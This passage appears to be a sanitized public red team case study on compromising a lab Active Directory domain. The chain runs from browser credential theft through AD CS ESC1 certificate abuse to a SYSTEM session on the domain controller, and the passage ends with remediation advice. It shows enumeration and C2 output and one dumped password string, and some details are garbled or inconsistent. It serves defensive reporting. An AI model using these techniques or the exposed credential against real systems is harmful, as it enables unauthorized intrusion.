Following compromise of EC-FS-01 , host and Active Directory enumeration was performed to identify the compromised environment, current privileges, and potential paths for expanding

access.

Host and Domain Context

Network configuration, current-user privileges, domain information, domain computers, privileged groups, Organizational Units, and Group Policy were reviewed.

[*] Got output:

```
[+] DomainName:
[+] DomainGuid:
{D9754273-41B9-4FA0-BDDB-5FF52ABF09CB}
[+] DnsForestName:
[+] DcSiteName:
Default-First-Site-Name
[+] ClientSiteName:
Default-First-Site-Name
[+] DomainControllerName (PDC):
DC-01.local
[+] DomainControllerAddress (PDC):
[+] Default Domain Password Policy:
Password history length: 24
Maximum password age (d): 42
Minimum password age (d): 1
Minimum password length: 7
[+] Account Lockout Policy:
Account lockout threshold: 0
Account lockout duration (m): 10
Account lockout observation window (m): 10
[+] NextDc DnsHostName:
local
```

```
distinguishedname      : CN=SQL
Administrator,CN=Users,DC=,DC=local
samaccountname         : administrator
displayname            : Administrator
```

```
distinguishedname      : CN=
Potter,OU=Employees,DC=,DC=local
samaccountname         :
displayname            :
```

```
distinguishedname      :
,OU=Employees,DC=,DC=local
samaccountname         :
displayname            :
```

```

[*] sharpview output:
[Get-DomainSearcher] search base: LDAP://DC=[REDACTED]
[Get-DomainGroupMember] Get-DomainGroupMember filter string: (&(objectCategory=group))
[Get-DomainSearcher] search base: LDAP://DC=[REDACTED]
[Get-DomainObject] Extracted domain '[REDACTED]' from 'CN=Administrator,CN=Users,DC=[REDACTED],DC=local'
[Get-DomainSearcher] search base: LDAP://[REDACTED],DC=local
[Get-DomainObject] Get-DomainComputer filter string: (&(|(distinguishedname=CN=Administrator,CN=Users,DC=[REDACTED],DC=local)
GroupDomain          : [REDACTED] local
GroupName            : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=[REDACTED],DC=local
MemberDomain         : [REDACTED]
MemberName           : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=[REDACTED],DC=local
MemberObjectClass     : user
MemberSID             : S-1-5-21-3627473070-2520832536-4259016950-500

[*] sharpview output:
[Get-DomainSearcher] search base: LDAP://DC=[REDACTED],DC=LOCAL
[Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
name                  : [REDACTED] local
dnshostname           : [REDACTED] local
operatingsystemversion : 10.0 (17763)
operatingsystem        : Windows Server 2019 Datacenter

name                  : [REDACTED] local
dnshostname           : [REDACTED] local
operatingsystemversion : 10.0 (17763)
operatingsystem        : Windows Server 2019 Datacenter

```

Enumeration identified standard domain identities, service accounts, privileged identities, and the identity associated with the initial foothold.

Service Principal Names

Domain accounts with Service Principal Names were enumerated to identify potential service-account attack paths.

A service account configured with an SPN was identified and evaluated as a potential Kerberoasting target.

A Kerberos service ticket associated with the account was obtained and subjected to offline password cracking.

The password was not recovered during the assessment, and this path was not used to progress the compromise.

Delegation

Active Directory delegation configurations were reviewed for potential privilege-escalation or lateral-movement opportunities.

No useful delegation path was required for the demonstrated compromise.

Phase 4 — Credential Access

Browser Credential Exposure

Credential storage on EC-FS-01 was examined following initial compromise.

Browser credential enumeration identified reusable credentials associated with another domain identity:

```
<Domain>\<Compromised-User>
```



```
gliver (DEVELOPING_BAKeware) > sharpchrome logins
[*] sharpchrome output:

SharpChrome
v1.12.0

[*] Action: Chrome Saved Logins Triage

[*] Triaging Chrome Logins for current user

[*] AES state key file : 
[*] AES state key : 

--- Credential (Path: C:\Users\james.dale\AppData\Local\Google\Chrome\User Data\Default\Login Data) ---
file_path,signon_realm,origin_url,date_created,times_used,username,password
C:\Users\james.dale\AppData\Local\Google\Chrome\User Data\Default\Login Data,https://login.live.com/,https://login.live.com/,4/4/2025 8:33:50 AM,1338822923071274
KuodCtpDcqDzjNR
```

This condition formed **Finding 03 — Stored Browser Credentials Expose Reusable Domain Credentials**.

Additional User Access

The recovered credentials were validated and access was established in the context of the additional domain account.

The permissions associated with the compromised identity exposed the next stage of the attack path.

Phase 5 — Privilege Escalation

Active Directory Certificate Services Enumeration

Active Directory Certificate Services was enumerated to identify certificate templates available to the compromised domain identity.

Enumeration identified an authentication-capable certificate template that permitted enrollee-supplied identity information.

The compromised identity possessed enrollment permissions over the affected template.

The configuration met the conditions for ESC1 abuse and formed **Finding 02 — AD CS Certificate Template Permits Privileged Account Impersonation.**

Evidence: evidence-07-adcs-enumeration.png

Privileged Certificate Enrollment

The affected template was used to determine whether the compromised account could obtain a certificate representing a privileged domain identity.

A privileged certificate was successfully issued.

[illegible]

Privileged Authentication

The resulting certificate was prepared for authentication and used to obtain Kerberos authentication associated with the privileged identity.

Domain Controller Access

Administrative access to EC-DC-01 was subsequently verified.

```
[13.40.65.24] silver (PRETTY_EMERGENT) > ls '\\.\-DC-01\C$\
-DC-01\C$\ (22 items, 2.2 GiB)
=====
drwxrwxrwx $Recycle.Bin <dir> Wed Oct 09 00:39:03 +0000 2024
drwxrwxrwx . <dir> Thu Sep 03 05:17:52 +0000 2026
drwxrwxrwx aaAntiRansomElastic-D0-NOT-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026
drwxrwxrwx Boot <dir> Tue Nov 25 19:37:59 +0000 2025
-r--r--r-- bootmgr 403.3 KiB Wed Mar 12 07:32:51 +0000 2025
-rw-rw-rw- BOOTNXT 1 B Sat Sep 15 07:12:30 +0000 2018
?rw-rw-rw- Documents and Settings 0 B Wed Nov 14 16:10:15 +0000 2018
drwxrwxrwx EFI <dir> Wed Nov 14 06:56:18 +0000 2018
-rw-rw-rw- pagefile.sys 2.1 GiB Fri Sep 04 02:48:30 +0000 2026
drwxrwxrwx PerfLogs <dir> Wed May 13 17:58:09 +0000 2020
dr-xr-xr-x Program Files <dir> Wed Apr 02 11:16:22 +0000 2025
drwxrwxrwx Program Files (x86) <dir> Tue Apr 01 14:35:19 +0000 2025
drwxrwxrwx ProgramData <dir> Fri Sep 04 02:47:24 +0000 2026
drwxrwxrwx Recovery <dir> Tue Apr 01 08:46:44 +0000 2025
-rw-rw-rw- svchost.exe 35.2 MiB Thu Sep 03 04:46:56 +0000 2026
drwxrwxrwx System Volume Information <dir> Tue Sep 01 10:09:12 +0000 2026
dr-xr-xr-x Users <dir> Tue Apr 01 08:50:03 +0000 2025
2.1 KiB Thu Sep 03 05:17:53 +0000 2026
419.5 KiB Thu Sep 03 04:30:46 +0000 2026
drwxrwxrwx Windows <dir> Tue Apr 01 12:43:52 +0000 2025
-rw-rw-rw- winver.exe 35.8 MiB Thu Sep 03 04:37:43 +0000 2026
drwxrwxrwx zzAntiRansomElastic-D0-NOT-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026
```

At this stage, the assessment demonstrated escalation from compromise of a standard domain identity to privileged Domain Controller access.

Phase 6 — Domain Compromise

Lateral Movement

Following successful privileged authentication, lateral movement was performed to demonstrate execution on EC-DC-01 .

Several execution attempts occurred before a successful session was established.

The primary cause was an incorrectly configured C2 listener that resulted in assessment payloads attempting to communicate using an unavailable listener. Endpoint security also detected artifacts associated with some execution attempts.

Following correction of the C2 configuration, authorized administrative access was used to establish execution on the Domain Controller.

Domain Controller Session

A successful session was established with the following context:

Field	Value
User Context	<Domain>\EC-DC-01\$ (NT AUTHORITY\SYSTEM)
IP Address	<DC-IP>
Hostname	EC-DC-01
OS	Windows Server 2016

```
| sliver (COGNITIVE_STABLE) > info
Session ID: 693608a5-5dcb-4b9f-b1cf-97578bac455d
Name: COGNITIVE_STABLE
Hostname: ██████████-DC-01
UUID: ec26f2d0-2690-3d5a-07da-011fdb28739f
Username: ██████████-DC-01$
UID: S-1-5-16
GID: S-1-5-18
PID: 3004
OS: windows
Version: Server 2016 build 17763 x86_64
Locale: en-US
Arch: amd64
Active C2: mtls://██████████1800
Remote Address: ██████████
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Thu Sep  3 22:06:20 CDT 2026 (41m30s ago)
Last Checkin: Thu Sep  3 22:46:20 CDT 2026 (1m30s ago)
```

SYSTEM-level execution on EC-DC-01 demonstrated complete compromise of the EvilCorp Active Directory environment.

Cleanup

Following completion of testing, cleanup was performed to remove artifacts introduced during the assessment and restore security controls modified during testing.

Cleanup activities included:

- Removal of temporary assessment files from EC-DC-01 .
- Removal of temporary service artifacts.
- Removal of scheduled execution artifacts created during testing.
- Restoration of endpoint security controls modified during testing.
- Restoration of system services modified during the assessment to their previous configuration.

Cleanup was limited to artifacts introduced specifically by the authorized assessment to avoid unnecessary modification of the underlying environment.

Remediation Roadmap

The demonstrated attack chain provides a clear order in which remediation should be prioritized.

Immediate — Secure the Public Software Update Mechanism

The public software update service represents the highest external exposure because exploitation required no initial credentials.

EvilCorp should:

- Require authentication and authorization.
- Require cryptographically signed update packages.
- Validate package integrity before installation.
- Prevent arbitrary replacement of executable dependencies.
- Apply least privilege to the update process.
- Restrict unnecessary internal network access from the application.
- Monitor update activity for unexpected or unauthorized changes.

Remediation of this finding would eliminate the initial access vector demonstrated during the assessment.

Immediate — Remediate the Vulnerable AD CS Template

The vulnerable certificate template provided a direct path from compromise of a standard domain account to privileged domain authentication.

EvilCorp should:

- Remove unnecessary enrollee-supplied identity functionality.
- Restrict certificate enrollment permissions.
- Review authentication-capable Extended Key Usages.
- Review all published certificate templates for similar configurations.
- Monitor certificate enrollment involving privileged identities.
- Review previously issued certificates for anomalous privileged enrollment.

Remediation of this finding would disrupt the demonstrated privilege-escalation path.

High — Reduce Reusable Credential Exposure

Browser-stored credentials allowed compromise of an additional domain identity.

EvilCorp should:

- Review enterprise browser password-storage policies.
- Reduce storage of reusable organizational credentials.
- Apply least privilege to domain identities.
- Restrict sensitive identities from unnecessary endpoint use.
- Monitor for credential reuse following endpoint compromise.

Improve Detection Coverage

The demonstrated attack path provides several opportunities for defensive monitoring.

Detection opportunities include:

- Unauthorized interaction with software update functionality.
- Unexpected executable-component replacement.
- Credential access from endpoints.
- Suspicious certificate enrollment involving privileged identities.
- Abnormal privileged Kerberos authentication.
- Remote service creation.

- Scheduled execution on sensitive systems.
 - Changes to endpoint security configuration.
-

Conclusion

The EvilCorp red team assessment demonstrated how multiple security weaknesses could be chained to transform an unauthenticated external attack into complete Active Directory compromise.

The most significant weaknesses identified during testing were the unauthenticated software update mechanism and the vulnerable Active Directory Certificate Services configuration.

The software update service provided the initial foothold on EC-FS-01. Browser-stored credentials subsequently exposed an additional domain identity whose certificate enrollment permissions provided access to a vulnerable authentication-capable certificate template.

Abuse of this template allowed privileged certificate enrollment and Kerberos authentication. Administrative access to EC-DC-01 was then established, culminating in SYSTEM-level execution on the Domain Controller.

The assessment demonstrates why vulnerabilities should not be evaluated solely as isolated technical issues. Individual weaknesses can substantially increase organizational risk when combined with credential exposure, excessive permissions, and identity infrastructure misconfigurations.

EvilCorp should prioritize remediation of the public update mechanism and AD CS configuration, followed by improvements to credential handling and detection coverage.

Appendix A — Tooling

The following tooling was used during the authorized assessment.

Tool	Purpose	Modifications
Sliver C2	Command-and-control and assessment session management	None
Rubeus	Kerberos security testing	None
Certify	Active Directory Certificate Services enumeration	None

Tool	Purpose	Modifications
SharpView	Active Directory enumeration	None
ffuf	Web content discovery	None
Hashcat	Offline password-cracking attempt	None
Custom Proxy Library	Initial-access proof of concept	Purpose-built for assessment

Appendix B — Custom Proxy Library


A custom proxy library was developed to demonstrate the security impact of the insufficient upload validation identified in **Finding 01**.

The application relied on an executable runtime dependency during startup.

The proof-of-concept proxy preserved the exports required by the legitimate application and forwarded legitimate API calls to the original runtime.

The proxy additionally executed the authorized assessment payload when loaded by the application.

The resulting execution flow was:






This demonstrated that allowing an unauthenticated user to replace a required executable dependency could result in arbitrary code execution while preserving the application's expected runtime functionality.


Successful exploitation resulted in the initial foothold on EC-FS-01 .

Implementation details specific to the original assessment have intentionally been omitted from this public case study.

Appendix C — Evidence Index

All supporting screenshots included in this public case study have been sanitized to remove or replace original organization names, domain names, hostnames, IP addresses, usernames, credentials, hashes, authentication material, command-and-control infrastructure, assessment instructions, flags, and exercise-specific answers.

Evidence	Description
	External TCP enumeration
	Public software update application
evidence-03-upload-validation.png	Upload validation testing
	Initial foothold on EC-FS-01

Evidence	Description
 <pre> [*] Got output: ----- [+] DomainName: [+] DomainGuid: {D9754273-41B9-4FA0-BDDB-5FF52ABF09CB} [+] DnsForestName: [+] DcSiteName: Default-First-Site-Name [+] ClientSiteName: Default-First-Site-Name [+] DomainControllerName (PDC): DC-01.local [+] DomainControllerAddress (PDC): [+] Default Domain Password Policy: Password history length: 24 Maximum password age (d): 42 Minimum password age (d): 1 Minimum password length: 7 [+] Account Lockout Policy: Account lockout threshold: 0 Account lockout duration (m): 10 Account lockout observation window (m): 10 [+] NextDc DnsHostName: local ----- </pre>	Active Directory enumeration
 <pre> silver (DEVELOPING_BAKEMWARE) > sharpchrome logins [*] sharpchrome output: SharpChrome v1.12.0 [*] Action: Chrome Saved Logins Triage [*] Triaging Chrome Logins for current user [*] AES state key file : [*] AES state key : --- Credential (Path: C:\Users\james.dale\AppData\Local\Google\Chrome\User Data\Default\Login Data) --- file_path,signon_realm,origin_url,date_created,times_used,username,password C:\Users\james.dale\AppData\Local\Google\Chrome\User Data\Default\Login Data,https://login.live.com/,https://login.live.com/,4/4/2025 8:33:50 AM,1338822923871274 KuoC1bCqDj3H8 </pre>	Browser credential exposure
evidence-07-adcs-enumeration.png	AD CS certificate-template enumeration

Evidence	Description
<pre> [13.40.65.24] sliver (PRETTY_EMERGENT) > ls \\.\DC-01\c\$ -DC-01\c\$ (22 items, 2.2 GiB) ===== drwxrwxrwx \$Recycle.Bin <dir> Wed Oct 09 00:39:03 +0000 2024 drwxrwxrwx . <dir> Thu Sep 03 05:17:52 +0000 2026 drwxrwxrwx aaAntiRansomElastic-D0-NOT-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026 drwxrwxrwx Boot <dir> Tue Nov 25 19:37:59 +0000 2025 -r--r--r-- bootmgr 403.3 KiB Wed Mar 12 07:32:51 +0000 2025 -rw-rw-rw- B00TNTXT 1 B Sat Sep 15 07:12:30 +0000 2018 ?rw-rw-rw- Documents and Settings 0 B Wed Nov 14 16:10:15 +0000 2018 drwxrwxrwx EFI <dir> Wed Nov 14 06:56:18 +0000 2018 -rw-rw-rw- pagefile.sys 2.1 GiB Fri Sep 04 02:48:30 +0000 2026 drwxrwxrwx PerfLogs <dir> Wed May 13 17:58:09 +0000 2020 dr-xr-xr-x Program Files <dir> Wed Apr 02 11:16:22 +0000 2025 drwxrwxrwx Program Files (x86) <dir> Tue Apr 01 14:35:19 +0000 2025 drwxrwxrwx ProgramData <dir> Fri Sep 04 02:47:24 +0000 2026 drwxrwxrwx Recovery <dir> Tue Apr 01 08:46:44 +0000 2025 -rw-rw-rw- svchost.exe 35.2 MiB Thu Sep 03 04:46:56 +0000 2026 drwxrwxrwx System Volume Information <dir> Tue Sep 01 10:09:12 +0000 2026 dr-xr-xr-x Users <dir> Tue Apr 01 08:50:03 +0000 2025 [REDACTED] 2.1 KiB Thu Sep 03 05:17:53 +0000 2026 [REDACTED] 419.5 KiB Thu Sep 03 04:30:46 +0000 2026 drwxrwxrwx Windows <dir> Tue Apr 01 12:43:52 +0000 2025 -rw-rw-rw- winver.exe 35.8 MiB Thu Sep 03 04:37:43 +0000 2026 drwxrwxrwx zzAntiRansomElastic-D0-NOT-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026 </pre>	Administrative Domain Controller access
<pre> [REDACTED] sliver (COGNITIVE_STABLE) > info Session ID: 693608a5-5dcb-4b9f-b1cf-97578bac455d Name: COGNITIVE_STABLE Hostname: [REDACTED]DC-01 UUID: ec26f2d0-2690-3d5a-07da-011fdb28739f Username: [REDACTED]-DC-01\$ UID: S-1-5-18 GID: S-1-5-18 PID: 3004 OS: windows Version: Server 2016 build 17763 x86_64 Locale: en-US Arch: amd64 Active C2: mtls://[REDACTED] 1800 Remote Address: [REDACTED] Proxy URL: Reconnect Interval: 1m0s First Contact: Thu Sep 3 22:06:20 CDT 2026 (41m30s ago) Last Checkin: Thu Sep 3 22:46:20 CDT 2026 (1m30s ago) </pre>	SYSTEM-level execution on EC-DC-01

Note

Assessment-specific objectives, flags, instructions, credentials, authentication material, command-and-control infrastructure, original infrastructure identifiers, and other exercise-specific information have intentionally been excluded or sanitized.